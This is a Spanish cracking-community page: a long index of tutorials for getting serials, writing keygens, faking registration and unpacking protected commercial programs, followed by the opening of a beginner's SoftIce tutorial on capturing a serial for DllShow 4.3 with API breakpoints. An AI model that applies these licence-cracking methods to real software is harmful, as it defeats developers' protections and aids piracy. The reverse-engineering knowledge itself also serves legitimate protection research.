EarMaster Pro 4.0	Simular El Registro	- Frantic 14/11/00
Private Pix v2.11	Obtencion del serial	-Profesor_X 14/11/00
Demian.CrackME .CD-Check.(En)_TNT19	Solucion_CrackME	- Txotxo 14/11/00
What is This? v 2.01 (buid 040)	Obtencion del serial	-Act MagO 14/11/00
Tetfun 2000v1.1/5, Colorfun y jBall	Obtencion del serial	-Yerba Mate 14/11/00
NetBus v2.10	Obtencion del serial	- Dek_Oin 14/11/00
Visual DataFlex 6.2 y 7.x (parcial)	Obtencion del serial	-Sujeto Tacito 14/11/00
Don't Panic v3.0	Simular El Registro	- Dek_Oin 14/11/00
Alarm Clock v2.11	Obtencion del serial	-Act MagO 14/11/00
Pop3connector V4.10	Obtencion del serial	-Act MagO 14/11/00
Wave Flow v 3.5	Obtencion del serial	-Act MagO 14/11/00
Multimailer 3.x.x	Obtencion del serial	-vinshuka 12/12/00
Thumbs Plus 4.10	Serial & Keygen	-Caos reptante 12/12/00
Slow Speed CD Transcriber v1.39b	Simular estar Registrados	-Act MagO 12/12/00
Msd_loto 5.03 y Msd_quin 5.06 (MSDOS)	Registrarnos	-Crick 12/12/00
Hibiscus Go 2.1.5.19	Registrarnos	-Sujeto Tacito 12/12/00
Crackme (id:12) by tC.	Resolver el CrackME	-Pollo 12/12/00
WinZip® ver. 8.0 (3105)	Registrarnos	-+Er@ser 12/12/00
InfoBase 2000 v 1.0	Registrarnos	-Pr@fEsOr X 01/01/2001
Mosaic MAgic	Registrarnos	-AlamBike 01/01/2001
Hang2000 v1.3.2	Registrarnos	-Act MagO 01/01/2001
CDP - IMD CD Player v1.02	Registrarnos	-Act MagO 01/01/2001
Delphy CrackMe 2.d	Solucion	-Mr.Burns 01/01/2001
CoffeeCup Html Editor v8.7	Simular el Registro	-KuaTo_ThoR 01/01/2001
HardCopy Pro v1.62	Registrarnos	-Act MagO 01/01/2001
MP3Shortcuts v1.0	Registrarnos	-Act MagO 01/01/2001
Winimage 5.0	Simular el Registro	-Texli 01/01/2001
SOFTWARE BY DESIGNE	Registrarnos	-BYtEsKrAcK 01/01/2001
Ni2 CrackME	SOLUCION	Crack el Destripador & Marmota 22/01/2001
CleanUP	Obtencion del serial	§mÂ$|-| & !<@ßØ0m
ExeScope v6.0	Obtencion del serial	Caos reptante 22/01/2001
Winamp Skinner 1.2	Obtencion del serial	§mÂ$|-| & !<@ßØ0m
GRXport v1.0 (build 200400)	Quitar Limitaciones	Profesor_X 22/01/2001

Desktop Detective v2.1	Obtencion del serial	Pedrolas	22/01/2001
Desktop Its! Personal v2.9g	Obtencion del serial	Pedrolas	22/01/2001
Para todos los escritos en VB5	Estudio sobre las protecciones en Visual Basic 5	iDznaK	22/01/2001
Offline Explorer 1.2	Obtencion del serial	CbtO	22/01/2001
Uninstall Manager ver. 3.0.0	Obtencion del serial	+Er@ser	22/01/2001
ColorFun v1.3 Build 2.28.10.00	Obtencion del serial	Pedrolas	22/01/2001
GraphCalc v3.1	Obtencion del serial	Pedrolas	22/01/2001
Mirc 5.7	Obtencion del serial	Andrik	22/01/2001
Start Clean v1.2	Obtencion del serial	Andrik	22/01/2001
Crackme de CrackViz	Solucion	Andrik	20/02/2001
Epsilon 10.00	Simular registro	kuato_Thor	20/02/2001
MACROMEDIA DREAMWEAVER ULTRADEV versión Tryout	Obtencion del serial	Arkanian	20/02/2001
CD/Spectrum Pro v2001.0115	Obtencion del serial	Pedrolas	20/02/2001
Paint Shop Pro 7.0 y Animation Shop 3.0	Eliminar Nag	Kamui	20/02/2001
Talisman v1.61	Obtencion del serial	MeGaBiTe	20/02/2001
Windows Commander 4.52	Simular el Registro	-Snop	20/02/2001
Winboost 2001 Estandart Edition	Simular el Registro	Profesor_X	20/02/2001
CleanUP	Obtencion del serial	Profesor_X	20/02/2001
Life Explosion Millenium Edition Screensaver v 6.1	Obtencion del serial	Profesor_X	20/02/2001
Rippling Water Screensaver v 2.1	Obtencion del serial	Profesor_X	20/02/2001
Tutorial del crackme #3 de Ni2	Solucion	Crick	20/02/2001
Teleport Pro 1.29.1590	hacer el Keygen	Caos Reptante	20/02/2001
HI-TECH PIC C Compiler V7.85	Simular el Registro	Aftosa	25/03/2001
Norton Personal Firewall 2000	Simular el Registro	Sorvats	25/03/2001
CPU Indicator 1.2 (VTCyberPack 2.4)	Simular el Registro	-KuaTo_ThoR	25/03/2001
E-motional Greeting Card Creator v1.01	Obtencion del serial	-Act MagO	25/03/2001
Zebal 3.0x	Obtencion del registro	-Crick	25/03/2001
Protecciones de Basta Software	revertir la proteccion	-Yerba Mate	25/03/2001
Visual Protect 2.5.7	Simular el Registro	-KuaTo_ThoR	25/03/2001
Txotxo Crackme	Petarlo :)	-!!!JNP	25/03/2001
ICEFORTRESS crackME level 1	Obtencion del serial	-RuL	25/03/2001
1X2-WinPro 3.2.0 Profesional	Obtencion del serial	- Kamui	16/04/2001
Caesar 3 Versión Española	Obtencion del serial	-Mr. Ridk	16/04/2001
EASY CD-DA EXTRACTOR 4.3.0	Obtencion del serial	-Arkanian	16/04/2001

WINOPTIMIZER 2000 v1.02	Obtencion del serial	-Arkanian 16/04/2001
Net Master99 v1.1	Generar el Keygen	-+Er@ser 16/04/2001
MediaPAcker 2.0	Obtencion del serial	-SiLvEr StOrM 16/04/2001
SuperIDE v1.2.4.186	Generar el Keygen	-+Er@ser 16/04/2001
Active Phone Server v9.13	Crear archivo llave	-Act MagO 16/04/2001
Presidents3000 v1.0.1	Obtencion del serial	-Act MagO 16/04/2001
Bikers Log v3.5	Simular el Registro	-Act MagO 16/04/2001
Mp3 - Explorer v4.3.0	Obtencion del serial	-Act MagO 16/04/2001
Bikers Log v3.5	Obtencion del serial	-Act MagO 16/04/2001
DeBoard Video Display Software	Obtencion del serial	-SiLvEr StOrM 16/04/2001
FullDisk v3.1	Eliminar el Nag	-Rul 16/04/2001
Talking E-Mail v 3.0	Obtencion del serial	-Profesor_X 16/04/2001
Irfan View v 3.33	Obtencion del serial	-Profesor_X 16/04/2001
Allwebmenus V1.2	Obtencion del serial	-SiLvEr StOrM 16/04/2001
AstroWorld 2000 v 4.1.0.1 (Spanish Edition)	Time LImite & Nag	-Profesor_X 16/04/2001
Winzip v8.0 (3105)	Obtencion del serial	-SiLvEr StOrM 16/04/2001
Pack que incluye 3 en 1 Cosmética y maquillajeYATS32 Versión 8.1 (Build 15)Astronómica Versión 1.51	Simular el RegistroObtencion del serial	-Caos Reptante 16/04/2001
Train Dispatcher v3.1B	Simular el Registro Obtencion del serial	-Pedrolas 16/04/2001
Disk2Disk v1.2	Simular el Registro	-Dek_Oin 16/04/2001
VariCAD 7.3.0.4	Alargar la licencia	-OGRY 16/04/2001
Paint Shop Pro v7.02	Simular el Registro	-Fantomas 01/07/2001
ULTIMATE ZIP CRACKER 6.3	Simular el Registro	-Arkanian 01/07/2001
GOLDWAVE 4.21	Keygen	-Arkanian 01/07/2001
News Rover 6.2 rev. 3	Keygen	-Caos Reptante 3/07/2001
System Mechanic 3.6	Keygen, Metice Comprimido	-KuaTo_ThoR 3/07/2001
Xara 3D 4.0	Keygen	-Caos Reptante 3/07/2001
Sherlock 3.0a	Simular el Registro	-Fantomas 13/08/2001
Desktop Destroyer 2.0	Keygen	-Caos Reptante 13/08/2001
Winzip 8.0	Obtencion del serial	-CKENER 13/08/2001
MusicMatch Jukebox 5.0	Obtencion del serial	-CKENER 13/08/2001
Power Archiver 7.0	Keygen	-Caos Reptante 13/08/2001
Netbus Pro v2.10	Load,Parche,keygen	-Mr.Burns 13/08/2001
Internet Access Manager v 1.0	Obtencion del serial	-Profesor_X 13/08/2001

Parches "inteligentes"	Programar	-Caos Reptante 23/09/2001
MemTurbo 2	Anti debug, CRC, Empakado, y demas...	-Arkanian 23/09/2001
Image Wolf 1.04 Build 005	Keygen	-Caos Reptante 23/09/2001
eNotes 1.10 Build 1.1.6.160	Simular el Registro	-Caos Reptante 23/09/2001
Software by Designe Parte 2	Keygen	-ByTESCRK 23/09/2001
Coloristic v1.2	Keygen	-ByTESCRK 23/09/2001
HexWorkShop v3.02	Simular el Registro	-Fantomas 23/09/2001
LockDown 2000 v5.0	Simular el Registro	-Fantomas 23/09/2001
Sensible Soccer v1.1	Simular el Registro	-Saccopharynx 19/11/2001
5 StarZIP-2001 1.0	Obtener el Serial	-Caos Reptante 19/11/2001
Absolute Security 3.9	Keygen	-Caos Reptante 19/11/2001
eCookbook v1.0	Keygen	-ByTESCRK 19/11/2001
Helpburger v1.58-R1 B32	Obtener el Serial	-ByTESCRK 19/11/2001
Second Copy 6.0	Obtener el Serial	-MrRidk 19/11/2001
Todo El Software de Skylark Utilities	Obtener el Serial	-ByTESCRK 19/11/2001
Audora Scrren saver	Completar el Registro	-SiLvEr StOrM 19/11/2001
TempClean v3.04	Keygen	-ByTESCRK 19/11/2001
Text Maid v1.4 (y de colado My Scribe v1.5)	Keygen	-ByTESCRK 19/11/2001
WebScope v3.8a	Keygen	-ByTESCRK 19/11/2001
Macromedia Flash V 5.0	Obtener el Serial	-WSEXM 03/02/2002
Magic Tweak v1.60	Obtener el Serial	-ByTESCRK 03/02/2002
PrintKey-Pro v1.02	Keygen	-Saccopharynx 03/02/2002
NetxRay 3.0 (Demo)	Limitacion de Paketes	-Tamoxifeno 03/02/2002
MP3 Strip_It! Digital v 5.2.2.11	Obtener el Serial	-@GZRiP 03/02/2002
TIDES 4.6 / MAREES 4.6	Obtener el Serial	-Francisco 03/02/2002
Crack-KeyGen-Me v1.0 de RAZiEL	Keygen	-ByTESCRK 03/02/2002
AllWebMenus v 1.3 Build #354	Registro con un Ijerto de Codigo	-AuspeX 03/04/2002
El Cartero 2001	Obtener el Serial	-ByTESCRK 03/04/2002
Hot Corners v1.85	Keygen	-ByTESCRK 03/04/2002
The House of the Dead 2	Eliminar el CD-Check	-AuspeX 03/04/2002
Source Insight v3.1	Obtener el Serial	-ByTESCRK 03/04/2002
Adobe PhotoShop v6.0	Obtener el Serial	-AuspeX 03/04/2002
Power Archiver 2001 v7.02.08	Obtener el Serial	-LeafaR GV 03/04/2002
Printer Express v1.0	Keygen	-ByTESCRK 03/04/2002
SuperCleaner v 2.21	Keygen	-@GZRiP 03/04/2002

CDumper v1.0	Simular el Registro	-SACCOPHARYNX 03/04/2002
Crackme! D^3AM v1.0 DE DeAtH	Solucionar el Crakme	-Nandois 03/04/2002
SciencePress	Obtener el Serial	-LeafaR GV 03/04/2002
FtpFacil 2.0 y cosiilas de interes	Estudio	-sinmoneys 03/04/2002
Power Guard v1.0 (Sin Armadillo)	Nag Metodo Auspex	-Auspex 01/10/2002
FireBurner v2.1.7 Windows Edition	Simular el Registro	-+Er@ser 05/10/2002
Camouflage 1.2.1	Puntons Flacos	-[Moneo] 10/10/2002
CDLX 2.0	Obtener el Serial	-[Moneo] 10/10/2002
ExeScope 6.30	Simular el Registro	-MacEdu 10/10/2002

Apartado dedicado, a los proyectos que se han realizado con herramientas poco frecuentes, osea que la principal herramienta utilizada no ha sido ni el Sice, W32dasm, Smartcheck.

PROGRAMA	OBJETIVO	AUTOR
MemTurbo V1.5	Evitar que Caduque	-karpoff (30/11/99)
Font Creator Program v2.2	Encontrar un serial valido	-Leirus (09/08/2000)
Codigos Postales v4.11	Encontrar un serial valido	-KuaTo_ThoR (17/09/00)
Talisman 1.7.0.4	hacer el keygen	-KuaTo_ThoR (20/02/01)

Proyectos echos con Numega SmartCheck

Apartado dedicado a los proyectos que han necesitado principalmente el SmartCheck, como herramienta de Crackeo.

PROGRAMA	OBJETIVO	AUTOR
Drive Doppler 1.20 RC2	Encontrar un S/N valido y Simular estar Registrados	-karpoff (19/11/99)
Quien Es v1.0.12S	Obtener un Serial	-Leirus (09/08/2000)
Jump Over v1.0.192	Obtener un Serial	-Yerba Mate (31/08/00)
Cross Trainer II	Obtener un Serial	- RAZiEL (07/09/00)
Dr.Salman Disk Space Recovery Wizard ver.2.75	Obtener un Serial	- Kamui (16/09/00)
GetAccess'98 ver. 2.05	Obtener un Serial	- +Er@ser (02/10/00)
Alhademic Tetrix Pro V 1.0	Obtener un Serial	- Act Mago 30/10/00
Internet Angel V 3.04	Obtener un Serial	- Act Mago 30/10/00

Todo el software de Marilis	Obtener un Serial	- Dek_Oin 14/11/00
Vault_(build 2 revision 3)	Obtener un Serial	- Act Mago 12/12/00
Crackme de CrkViz v4.0	Obtener un Serial	- Act Mago 12/12/00
ShufflePlay 2.63	Obtener un Serial	- CaR19 22/01/2001
Dr. Salman's Windows Power Tools v1.45	Obtener un Serial	+Er@ser 22/01/2001
Pokémon Trading Cards Game v1.1	Obtener un Serial	-Loko2000 20/02/01
Recipe Calc 4.0	Obtener un Serial	-Crkvlugo 16/04/01
POWER DEFRAG 2.00 PRO	Obtener un Serial	-Cap_kirk69 16/04/01
Talking 2 Desktop v 1.0	Obtener un Serial	-Profesor_X 16/04/01
Lock Down v 1.1	Obtener un Serial	-Profesor_X 16/04/01
Bible hangman v 3.0	Obtener un Serial	-Profesor_X 16/04/01
Every-Occasion Bartender V1.01	Obtener un Serial	-SiLvEr StOrM 16/04/01
NexENCODE 3.02	Keygen	-zerU 03/07/2001
Puntotek Gold v 1.5	Keygen	-^DeStRoY^ 19/11/2001
SI-R (Crackeando VIsual Basic)	Simular Estar Registro	-Crack el Destripador y Marmota 19/11/2001

Este es el apartado Ideal para iniciarte en el Cracking, en el estan todos los proyectos que me habeis enviado y que como herramienta principal se ha utilizado el w32dasm, la mayoria de los newbies se inician con esta herramienta, aqui tienes mucha informacion, aprovechala, y cuando empieces a aprender, no dejes que el conocimiento se pudra en tu cerebro, escribe Manuales y compartelos ;-)

Proyectos con W32Dasm

PROGRAMA	OBJETIVO	AUTOR
Stayon98 V1.5	Simular Estar Registrados	-Karpoff(08/08/99)
StayOn Net ProV2.92	Simular Estar Registrados	-Karpoff(09/08/99)
TechFacts 98 V2.33	Simular Estar Registrados	-Karpoff(14/08/99)
TechScheduler V2.70	Simular Estar Registrados	-Karpoff(15/08/99)
mIRC32 V5.6	Simular Estar Registrados	-Karpoff(28/08/99)

Revival 3.1	Simular Estar Registrados	-karpoff(08/09/99)
Memory Dumper V1.0	Simular Estar Registrados	-karpoff (04/10/99)
Regitry Studio V1.01	Simular Estar Registrados	-karpoff (24/10/99)
Ultra Edit32 V6.20b	Simular Estar Registrados	-DeeJay (06/10/99)
Gif movie gear 2.5	Simular Estar Registrados	-DeeJay (05/10/99)
Keyboard Express 2.7	Simular Estar Registrados	-Frantic (01/12/99)
AudioMulch v0.8b4	Simular Estar Registrados	-ZZ-TOP (23/01/00)
Sara 3D V2.11	Simular Estar Registrados	-DeeJay (05/02/00)
Gear Pro V4.41	Time Limite & NagScreen	-DeeJay (23/03/00)
SmartSMS V1.0	Simular Estar Registrados	-DeeJay (12/04/00)
Leica AXYZ v1.30	Evitar la Motxila	-DeeJay (12/04/00)
Teleport Pro 1.29	Nag Screen. 40 usos límite	-CAPICUA (21/04/00)
3D LIQUID DESKTOP SCREENSAVER	Simular el Registro	-Pr@fesor X (21/04/00)
WallPaper PRO v2.0	Evitar el Nag	-Loco (13/07/00)
3D Slider OpenGL Screensaver v1.7	Simular el Registro	-Pr@fesor X (19/07/00)
Folder Lock v2.0	Serial	-Marvin (26/07/00)
PC Futbol 2000	CD Check	-Makelolo (30/07/00)
Search & Replace v3.3	Nag , Linite Time	-Pr@fesor X (04/08/00)
Age of Empires II	CD Check	-Dek_Oin (09/08/2000)
ExIcon	Simular el Registro	-Stomper (25/08/00)
Calendar Builder v3.2b	Simular el Registro	- Yerba Mate (07/09/00)
TogglePing+	Simular el Registro	- Zyphra (07/09/00)
MindSoft CleanUp 3.0	Simular el Registro	- Riverwind (07/09/00)
Cookie Pal v1.2b	Simular el Registro	- Riverwind (16/09/00)

WinRescue 98 v5.00 y Otros Mas....	Simular el Registro	- Yerba Mate (19/09/00)
Winzap	Trial 30 dias, Check CRC, Nags.	- Mongui (02/10/00)
GoldWave 4.0b	Simular el Registro	- CrkViz (02/10/00)
Paragon CD Emulator Manager	Simular el Registro	-Kamui (02/10/00)
Dictionari 2000 v5.11	Simular el Registro	- Dek Oin 10/10/00
Lock Down 2000 v7.0	Simular el Registro	- Gohan 10/10/00
MindSoft Utiles 2000 v3.0	Simular el Registro	- Perico 10/10/00
QEditor v6.0	Simular el Registro	- Gohan 21/10/00
MemoKit v1.2	Simular el Registro	- Perico 22/10/00
Ziplabel Software	Simular el Registro	- Profesor_X 22/10/00
HookProtect 2.05	Simular el Registro	- Riverwind 22/10/00
Tranquilo..!!v1.35	Simular el Registro	- ACT Mago 30/10/00
Start Clean v1.2	Simular el Registro	- Txotxo 30/10/00
MP3-Wolf	Simular el Registro	-Dek_Oin 14/11/00
FileSplit 2.21	Simular el Registro	-Gohan 14/11/00
Theme Maker v3.0	sacar el serial valido	- ACT Mago 14/11/00
Toggle QuickScroll v1.0.2	Simular el Registro	-Shark 14/11/00
Dictionary 2000 v5.11	Simular el Registro	-Dek_Oin 12/12/00
Edit Plus Text Editor v2.01	Simular el Registro	-Kamui 12/12/00
Crackme KeyFile de Demian	Solucion	-Nandois 01/01/2001
ModemBooster ver.2.0	Simular el Registro	-Kamui 01/01/2001
Audio Compositor 4.1	Simular el Registro	-CrkViz 01/01/2001
Sliders 3D OpenGL Screen Saver v1.3	Simular el Registro	- ACT Mago 01/01/2001
Email Effects	Simular el Registro	-Txeli 01/01/2001
Anti-Hack 2.0	Obtener el serial	YaNtIpArZi 22/01/2001
OLCall 1.x	Quitar AntiDebugger	BiRKiN 22/01/2001
Burnt Cookies v1.0.12	Simular Registro	Pedrolas 22/01/2001

Card Crator	Simular Registro	Riverwind	20/02/2001
Flash 32 Capture	Simular Registro	Riverwind	20/02/2001
Quick Calendar Plus v1.1	Simular Registro	Pedrolas	20/02/2001
El Imperio de las Hormigas	Quitar el CD Check	DeAtH [D^3AM]	20/02/2001
S-Pic Viewer v2.02	Simular Registro	Mr.Floppy	20/02/2001
Puzzle Brainstorm	Simular Registro	Mr.Floppy	20/02/2001
Calories Companion v 1.0.5	Simular Registro	Profesor_X	20/02/2001
Massaraksh Capital Screensaver v 5.2	Simular Registro	Profesor_X	20/02/2001
Recover 4 All	Simular Registro	Nopper	20/02/2001
S-MAILSERVER 2.0	Simular Registro	Cap_kirk69	20/02/2001
WavE editor y cover designer de Nero 5.5.0.3	Simular Registro	DeeJay	25/03/2001
Buscon explorer 2.1	Simular Registro	Perico	25/03/2001
Brain Wave Generator 3.1.3	Simular Registro	-3d0$	16/04/2001
Fractions n Decimals v4.2	Obtener el Serial	-Act MagO	16/04/2001
Atomix MP3 v1.12	Simular Registro	-§mÂ$	16/04/2001
Undelete (Software Shelf File Demo Edition	Simular Registro	-Kamui	16/04/2001
ArtGem V1.2	Simular Registro	-Lutino	16/04/01
Talking 2 Stocks v 2.03	Simular Registro	-Profesor_X	16/04/01
MP3 File Formatter v 4.0	Simular Registro	- Profesor_X	16/04/01
Com Explorer v 1.61	Simular Registro	- Profesor_X	16/04/01
AntiSniff v 1.02.1	Simular Registro	- Profesor_X	16/04/01
AMF Daily Planner and Personal Information Manager V8.0	Simular Registro	-SiLvEr StOrM	16/04/01
Applet Headline Factory 4.0	Simular Registro	-Lutino	16/04/01
Sound Gadget Pro 1.5.2	Simular Registro	-§mÂ$	16/04/2001
SWF Explorer 2.93	Simular Registro	-§mÂ$	16/04/2001
to2 de X³ software	Simular Registro	-§mÂ$	16/04/2001
Códigos Postales 2001	Simular Registro	-Xirtam	16/04/01

Ultimate Encoder 2001 v 3.0	Simular Registro	- Profesor_X 1/07/01
Mosaic Magic 2.0	Simular Registro	-zerU 13/08/2001
Encrypt-It v2.00	Elininar las Nag	-Fantomas 23/09/2001
HEdit v2.0	Simular Registro	-Fantomas 23/09/2001
Visual MP3 v3.5	Simular Registro	-Pepote 19/11/2001
ACDSee 4.0.1.0598	Simular Registro	-Gohan 03/02/2002
IconTOY v3.1 y Deleted It! Forever!	Obtener el Serial	-ByTESCRK 03/02/2002
Agenda MSD v. 2.5	Simular Registro	-Asterion 03/02/2002
Victor ImageProcessing Library v5.3e	Obtener el Serial	-zerU 03/02/2002

Manuales que estan relacionados con el Procdump, Empkados, Desempakados Manuales , Encriptados Etc., os recuerdo que seguramente en la seccion Manuales Encontraras mas documentos sobre este Tema.

Proyectos con Procdump

PROGRAMA	OBJETIVO	AUTOR
Apis32 V2.4	Crackeando empaketados (Parte 1) **mediante un injerto de codigo**	-nuMIT_or (08/02/00)
Awawe V4.5	Crackeando empaketados (Parte 2) **Usando las DLLs**	-nuMIT_or (08/02/00)
Star Strider v1.5	Crackeando empaketados (Parte 3) **Usando Memoria Virtual**	-nuMIT_or (08/02/00)
Visual Zip Password Recorvery Multicomputers V3.12	Desempakar, Simular estar Registrados	-karpoff (22/09/99)
Offline Explorer. v1.2 B3	Desempakado Simular Estar Registrados	-karpoff (15/09/99)
HomeSite V4.0	Desempakado Elininar la Nag (ventana)	-D.A (09/11/99)
ACDSee V3.0	Desenpakarlo, para poder petarlo	-D.A (19/12/99)
NeoTrace v2.12	Desempakado y eliminar el Nag	-KarlitoxZ (16/01/00)
Macromedia Flash v4	Time limite + desencriptado de secciones	-GADIX (26/05/00)
descomprimir/desencriptar manualmente un ejecutable (PE)	Eso mismo	-Black Fenix (09/08/00)
Kyodai v11.42x	Desempakado y Serial Number	KuaTo_ThoR (16/08/00)
System Mechanic v3.2d	Desempakado y Serial Number	-RAZiEL (07/09/00)
Cripple v????	Desmpakado manual y Simular estar registrados	-TxoTxo (24/09/00)
Winaccelerator 1.1	Empakado, y Simular estar registrados	-LEiRUS (24/09/00)
Kyodai v10.21	Desempakado Manual, serial y Keygen	-Mr.Burns (02/10/00)

DzA CrackME 3	Petar el CrackME	- Txotxo (10/10/00)
dIRC V1.2	Desempakado Manual, y serial	-Mr.Burns (10/10/00)
Demian.Krackme KeyFile	Keygen y Simular Registro	-Nopper (10/10/00)
Mass Downloader 2.0.137	Desmpakado y Simular estar registrados	- Crick 14/11/00
Info Keep 1.30	Desmpakado y Simular estar registrados	- Perico 14/11/00
Irfanview 3.30	Desempakar y registrar	-Perico 12/12/00
Advanced Grapher 1.61	Liquidar manualmente las rutinas antidebugger. Saltar por encima del chequeo CRC-32. Hallar el Punto de Entrada Original (OEP) y volcar el programa. Conseguir una Tabla de Importaciónes "limpia". Reconstruir el ejecutable obtenido.	Arkanian 22/01/2001
Advanced ARJ Password Recorvery v2.0	Desempakar y parchear	Profesor_X 20/02/2001
Cool 3D v 3.00	Desempakar y parchear	Profesor_X 20/02/2001
Under Construction v 2.90	Desempakar y parchear	Profesor_X 20/02/2001
Zap Html v x.xx	Unarmadillo	Profesor_X 16/04/01
PETITE 2.2 Desempakado Manual	Metodo Manual de Desempakado y reconstruccion.	-Andrik 01/07/2001
Desempakando Manualmente UPX	Desempakando Manualmente UPX	-Rul 13/08/2001
LogoManager 1.2.1	Simular el registro (paker UPX)	-Kidd 19/11/2001
TRANSMAC V4.1	Registrar y Desempakado	-Arkanian19/11/2001
ANICONTA V 3.1	Desempakar Asprotect con OllyDbg	-DGrojo 05/10/2002
Asprotect 1.23	Desempakar Asprotect 1.23 con OllyDbg	-Ricardo Narvaja 05/10/2002
RAM Idle Profesional	Desempakar Asprotect 1.2x con OllyDbg	-DGrojo 05/10/2002
Advanced Admininistrative Tools v5.10(Build 867)	Desempakar Asprotect 1.23 con OllyDbg	-Cubafreak 05/10/2002
Advanced PDF Password Recovery	Desempakar Asprotect 1.23 con OllyDbg	-DGrojo 05/10/2002
Mail Direct 1.4	Desempakar Aspack manualmente	-[Moneo] 10/10/2002

Karpoff Spanish Tutor

Programa:	**DllShow v4.3**

PROTECCION:	Name / Serial		
Descripcion:	Programa para ver los proceos activos en nuestro windows		
Dificultad:	Facilon		
DOWNLOAD:	http://tucows.teleweb.pt/files4/dllshow.ZIP		
Herramientas:	SoftIce v3x +		
CRACKER:	karpoff	**FECHA:**	15/08/99

INTRODUCCION

Tutoríal de Crackeo Para Newbies desde Cero 15/08/99

Por Karpoff, PROYECTO 5

- Utilización Básica del Soft-Ice.

- DllShow V4.3

Hola nuevamente !! Un saludo para todos los que seguís esta serie de Manuales Para Newbies desde Cero.

Con este manual el Nº5 Empezamos una nueva fase, Aprenderemos a utilizar el SoftIce e intentaremos capturar un numero de registro valido para nuestro programa.

Empezare explicando las funciones del Soft-Ice mas utilizadas y las que utilizaremos en este caso.

AL ATAKE

Primero iniciamos el ordenata y cargamos el Soft-ice (en la Web hay unos tutoriales sobre instalación y configuración del Soft.) si todo ha ido bien estamos en Windows y aparentemente todo esta igual que siempre pero..... la realidad es otra, hay algo controlando los procesos del sistema, es un Debug el mejor y si no probar a pulsar las teclas [Ctrl + D] madre mía!!! pero que demonios es esto tan oscuro y con tantos números????, Bueno esto nos va ha mostrar todo lo que queramos sobre un programa, un proceso de un dll, ocx Etc. Paso a paso las teclas mas utilizadas

Teclas de Funcion del Soft-Ice

F1 ---- Help

F2 ---- ventana en la parte superior de la pantalla que nos muestra los valores que van llevando EBX, EAX, ECX, EDX, EDI, ESI ETC.

F4 ---- Nos muestra como esta todo fuera del soft en ese preciso instante, ósea que si tenemos un editor HEX abierto en Windows, veremos una imagen capturada del editor , esto es muy útil ejemplo: estamos intentado petar un programa y queremos saber en que preciso instante nos va ha salir la pantalla que nos avisa, de que el programa esta en evaluación para poder saber en que parte del código se ejecuta la orden, pues mientras seguimos paso a paso los procesos pulsamos F3 y nos muestra lo que se cuece en ese momento fuera del Soft, ya os digo es una imagen capturada como una foto, para volver pulsamos otra vez F3.

F5 ---- Hace que el programa que estamos Traceando se ejecute normalmente, hasta que se encuentre con algún BreakPoint que hallamos puesto lo mismo hace si pulsamos [Ctrl + D] desde dentro del Soft, las dos teclas nos sirven para sacarnos del Soft a Windows.

F8 ---- Con esta tecla vamos ejecutando el programa paso a paso, entrando en todo tipo de procesos , Osea que ejecuta la instrucción actual y se pararía en la siguiente asta que pulsemos nuevamente F8.

F10 ---- Lo mismo que F8 pero sin entrar en llamadas (Call) se las salta continuando con la ejecución en el Retorno (Ret) de dicha llamada,

F11 ---- La definición para esta tecla es, ejecuta hasta una dirección de memoria. (¿?? no lo entiendo @@??") yo la utilizo igual que F12 y los resultados son los mismos.

F12 ---- Nos Retorna al punto donde ha terminado una llamada ejemplo: Imaginamos que estamos petando un programa y hemos puesto unos BreakPoints (Puntos de Ruptura) para capturar un proceso determinado, estamos ejecutando el programa y derrepente hay una llamada al BreakPoint que pusimos, lo normal que veríamos en pantalla seria algo así

Dentro del SoftIce

----------User32!Setwindowtexta+0023----------

015F:BFF57740 C20C00 RET 000C

USER32!GETWINDOWTEXTA -- momento en que el breakPoint para el programa

015F:BFF51743 B1A1 MOV CL,A1

.....

----------User32!.Text+0740----------

aquí ha habido una llamada externa típica a la librería de Windows User32.dll concretamente a Getwindowtexta, y si os fijáis lo resaltado en rojo nos dice que estamos dentro de User32.dll pero a nosotros no nos interesa para nada esta dll, entonces para saber quien hizo la llamada a user32.dll pulsamos F12 y nos mostraría .

Dentro del SoftIce

015F:0041552B FF15B04700 CALL [User32!GetWindowTexta] ----- La llamada

015F:00415531 5F POP EDI ---- Retornaríamos Aquí

.....

----------DllShow!. Text+0001452B----------

Pues aquí vemos que la llamada la hizo 0041552B que es una llamada Externa a User32.dll concretamente GetWindowTexta , y nosotros hemos utilizado esa llamada para poner un BreakPoint (punto de Ruptura) A un proceso de la librería user32.dll, El BreakPoint seria BPX GetWindowTexta que lo escribiríamos tal y como esta, en la línea de comandos de Soft-Ice. cualquier llamada que hubiese a la Función GetWindowTexta nos pararía el programa de isofacto para saber de donde se hizo esa llamada pulsaríamos F12. (Espero que lo estéis entendiendo tan bien como yo intento explicarlo J) Para saber las llamadas externas que contienen las Dll solo tenéis que editar la dll que queráis con el Vista Rápida de Windows, si lo tenéis instalado sale cuando pincháis con el botón derecho del ratón, sobre un archivo, y seleccionáis vista rápida o Quick View o si tenéis instalado el Quick View Plus pues mejor, luego todas las llamadas pueden ser utilizadas como BreakPoints dependiendo del proceso que queramos seguir.

BreakPoints o puntos de ruptura

Los Breakpoinst son la madre del cordero, Se trata de que el programa pare en el momento en que hay una llamada a una función de una librería (dll) que usa el programa. Existen en Windows unas librerías (user32.dll Kernel32.dll, advapi32.dll, shell32.dll, gdi32.dll Etc.) Que son necesarias para la ejecución de un programa en entorno Windows, El ejcutable del programa hace uso de estas librerías mediante llamadas a las distintas funciones de cada librería, sabiendo que función utiliza para ejecutar un determinado proceso, podremos capturarlo en el preciso instante en que comienza la ejecución de dicho proceso, como???? Poniendo un breakPoint, como se pone un BreakPoint??? Desde la línea de comandos del Soft-Ice con el comando BPX

BPX getdlgitemtexta --- BreakPoint a una Función de la librería User32.dll

BPX getdlgitemtext --- BreakPoint a una Función de la librería User.dll o User32.dll

Observáis que uno termina en [a] y el otro no. Esta [a] sirve para indicar que estamos ejecutando un programa de 32 Bytes , a los programas de 16Bytes no debemos de poner la [a], ya que no haría efecto el BreakPoint

Como puedo saber que BreakPoin tengo que poner??? Como he comentado cada librería tiene su propia lista de funciones que las podemos utilizan como puntos de ruptura o BreakPoints, si editáis el ejecutable del programa a crackear con el Quick View o Quick View plus, se os mostrara las librerías que utiliza y las funciones de cada librería que utilizara, Tenéis que guiaros un poco por instinto, estas funciones tiene nombres que nos pueden sugerir ideas interesantes veamos algunos ejemplos.

Estos son breakPoints muy frecuentes, utilizados para seguir procesos de ventanas de Aviso, textos que aparecen cuando intentamos registrar un programa y fallamos etc.

BPX messagebox
BPX getdlgitemtexta
BPX getwindowtexta

Fijaros en sus nombres Messagebox, WindowTexta J etc. (vais pillando???)

También tenemos los que hacen referencia a la fecha, tiempo de caducidad etc.

